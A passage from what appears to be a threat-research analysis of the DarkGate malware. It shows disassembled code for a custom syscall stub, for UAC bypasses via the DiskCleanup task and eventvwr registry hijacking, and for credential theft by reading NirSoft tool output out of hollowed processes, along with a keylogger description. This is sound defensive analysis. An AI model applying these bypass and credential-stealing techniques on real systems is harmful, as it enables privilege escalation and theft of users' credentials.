


FIGURE 12: 32-BIT SYSTEM KIFASTSYSTEMCALL FUNCTION

In a 64-bit system the following code is used to call the “KiFastSystemCall” 64-bit function from a 32-bit process:



```
0042055C
0042055C
0042055C
0042055C stub_64bit_KiFastSystemCall proc near
0042055C
0042055C arg_0= byte ptr  4
0042055C
0042055C xor     ecx, ecx
0042055E lea     edx, [esp+arg_0]
00420562 call    large dword ptr fs:0C0h
00420569 retn
00420569 stub_64bit_KiFastSystemCall endp
00420569
```

FIGURE 13: 64-BIT SYSTEM KIFASTSYSTEMCALL FUNCTION

The offset “fs:0C0h” is a pointer in the TEB (Thread Information Block) to “FastSysCall” in wow64. This pointer points to an address in “wow64cpu.dll” which jumps to the 64-bit “KiFastSystemCall” function. The DarkGate malware will pass to the assigned function, the ntdll requested function syscall number and the needed parameters. This way a kernel function is called without the need to call the function from within ntdll.dll. To conclude, the DarkGate malware creates its own “KiFastSystemCall” to bypass ntdll.dll.

We found a similar code that might have been the source of the DarkGate code.

UAC BYPASS CAPABILITIES

DarkGate uses two distinct UAC bypass techniques that it uses to try and elevate privileges.

DISK-CLEANUP BYPASS

The first UAC bypass technique exploits a scheduled task called DiskCleanup. This scheduled task uses the path *%windir%\system32\cleanmgr.exe* to execute the actual binary. Therefore, the malware overrides the *%windir%* environment variable with the registry key: *"HKEY_CURRENT_USER\Enviroment\windir"* with an alternative command which will execute the AutoIt script. This bypass process was covered by Tyranid's Lair.




FIGURE 14: DISK-CLEANUP UAC BYPASS

EVENTVWR UAC BYPASS

Another UAC bypass exploits the fact that eventvwr.exe by default runs in high integrity, and will execute the mmc.exe binary (Microsoft Management Console). mmc.exe command is taken from the registry key "HKCU\Software\Classes\mscfile\shell\open\command". This registry key is writable also from a lower integrity level which enables it to execute an AutoIt script in a higher integrity.





FIGURE 15: EVENTVWR UAC BYPASS

KEYLOGGING

A thread is started which is responsible for capturing all keyboard events and logging them to a predefined log file. Other than logging the key logs, it also logs the foreground windows and the clipboard. The log is saved with the name “current date.log” in the following directory listed below:

“C:\users\ {username}\appdata\roaming\{ID1}”.



```
:: Program Manager [5:07:19 PM]

:: New Tab - Google Chrome [5:07:21 PM]

:: Program Manager [5:07:29 PM]

:: WinRAR [5:07:31 PM]

:: Calculator [4:03:14 PM]
456544554
```

FIGURE 16: KEYLOG FILE

INFORMATION STEALING

DarkGate uses some of the NirSoft tools in order to steal credentials or information from infected machines. The toolset that is used enables it to steal user credentials, browsers cookies, browser history and Skype chats. All tools are executed using the process hollowing technique into a newly created instance of vbc.exe or regasm.exe.

DarkGate uses the following applications to steal credentials:

- Mail PassView
- WebBrowserPassView
- ChromeCookiesView
- IECookiesView
- MZCookiesView
- BrowsingHistoryView
- SkypeLogView

The resulting data collected from the tools is extracted from the hosting process memory. DarkGate malware first looks for the tool's window by using The FindWindow API function. Then it uses the SysListView32 control and the sendMessage API function in order to retrieve the information needed from the tool. The retrieval works by first allocating a memory buffer in the hollowed process shown in Figure 17.

```
00431CC8 mov     eax, [ebp+hWnd]
00431CCB call    @Commctrl@ListView_GetItemCount$qqrui ; Commctrl::ListView_GetItemCount(uint)
00431CD0 mov     ebx, eax
00431CD2 lea     eax, [ebp+dwProcessId]
00431CD5 push    eax                ; lpdwProcessId
00431CD6 mov     eax, [ebp+hWnd]
00431CD9 push    eax                ; hWnd
00431CDA call    GetWindowThreadProcessId
00431CDF mov     eax, [ebp+dwProcessId]
00431CE2 push    eax                ; dwProcessId
00431CE3 push    0                  ; bInheritHandle
00431CE5 push    38h ; '8'          ; dwDesiredAccess
00431CE7 call    OpenProcess
00431CEC mov     [ebp+hProcess], eax
00431CEF push    4                  ; flProtect
00431CF1 push    3000h              ; flAllocationType
00431CF6 push    1000h              ; dwSize
00431CFB push    0                  ; lpAddress
00431CFD mov     eax, [ebp+hProcess]
00431D00 push    eax                ; hProcess
00431D01 call    VirtualAllocEx
00431D06 mov     [ebp+lpBaseAddress], eax
```

FIGURE 17: MEMORY ALLOCATION IN HOLLOWED PROCESS

Then it will use the "GetItem" function to make it write the item to the allocated buffer. The "GetItem" function is used by calling the API function "SendMessage" with the message "LVM_GETITEMA" and the allocated buffer as a parameter:

```
00431D45
00431D45 loc_431D45:
00431D45 mov     [ebp+Buffer], 1
00431D4F mov     [ebp+var_148], esi
00431D55 mov     [ebp+var_144], edi
00431D5B mov     [ebp+var_134], 100h
00431D65 mov     eax, [ebp+lpBaseAddress]
00431D68 add     eax, 28h ; '('
00431D6B mov     [ebp+var_138], eax
00431D71 lea     eax, [ebp+NumberOfBytesWritten]
00431D74 push    eax             ; lpNumberOfBytesWritten
00431D75 push    28h ; '('       ; nSize
00431D77 lea     eax, [ebp+Buffer]
00431D7D push    eax             ; lpBuffer
00431D7E mov     eax, [ebp+lpBaseAddress]
00431D81 push    eax             ; lpBaseAddress
00431D82 mov     eax, [ebp+hProcess]
00431D85 push    eax             ; hProcess
00431D86 call    WriteProcessMemory
00431D8B mov     eax, [ebp+lpBaseAddress]
00431D8E push    eax             ; lParam
00431D8F push    esi             ; wParam
00431D90 push    LVM_GETITEMA    ; Msg
00431D95 mov     eax, [ebp+hWnd]
00431D98 push    eax             ; hWnd
00431D99 call    SendMessageA
00431D9E lea     eax, [ebp+NumberOfBytesWritten]
00431DA1 push    eax             ; lpNumberOfBytesRead
00431DA2 push    100h            ; nSize
00431DA7 lea     eax, [ebp+tool_output]
00431DAD push    eax             ; lpBuffer
00431DAE mov     eax, [ebp+lpBaseAddress]
00431DB1 add     eax, 28h ; '('
00431DB4 push    eax             ; lpBaseAddress
00431DB5 mov     eax, [ebp+hProcess]
00431DB8 push    eax             ; hProcess
00431DB9 call    ReadProcessMemory
```

FIGURE 18: GETITEM MESSAGE AND THE RETRIEVAL OF THE ITEM FROM THE HOLLOWED PROCESS

After the item was written to the allocated buffer, it will read this memory region and get the stolen information.

DELETING RESTORE POINTS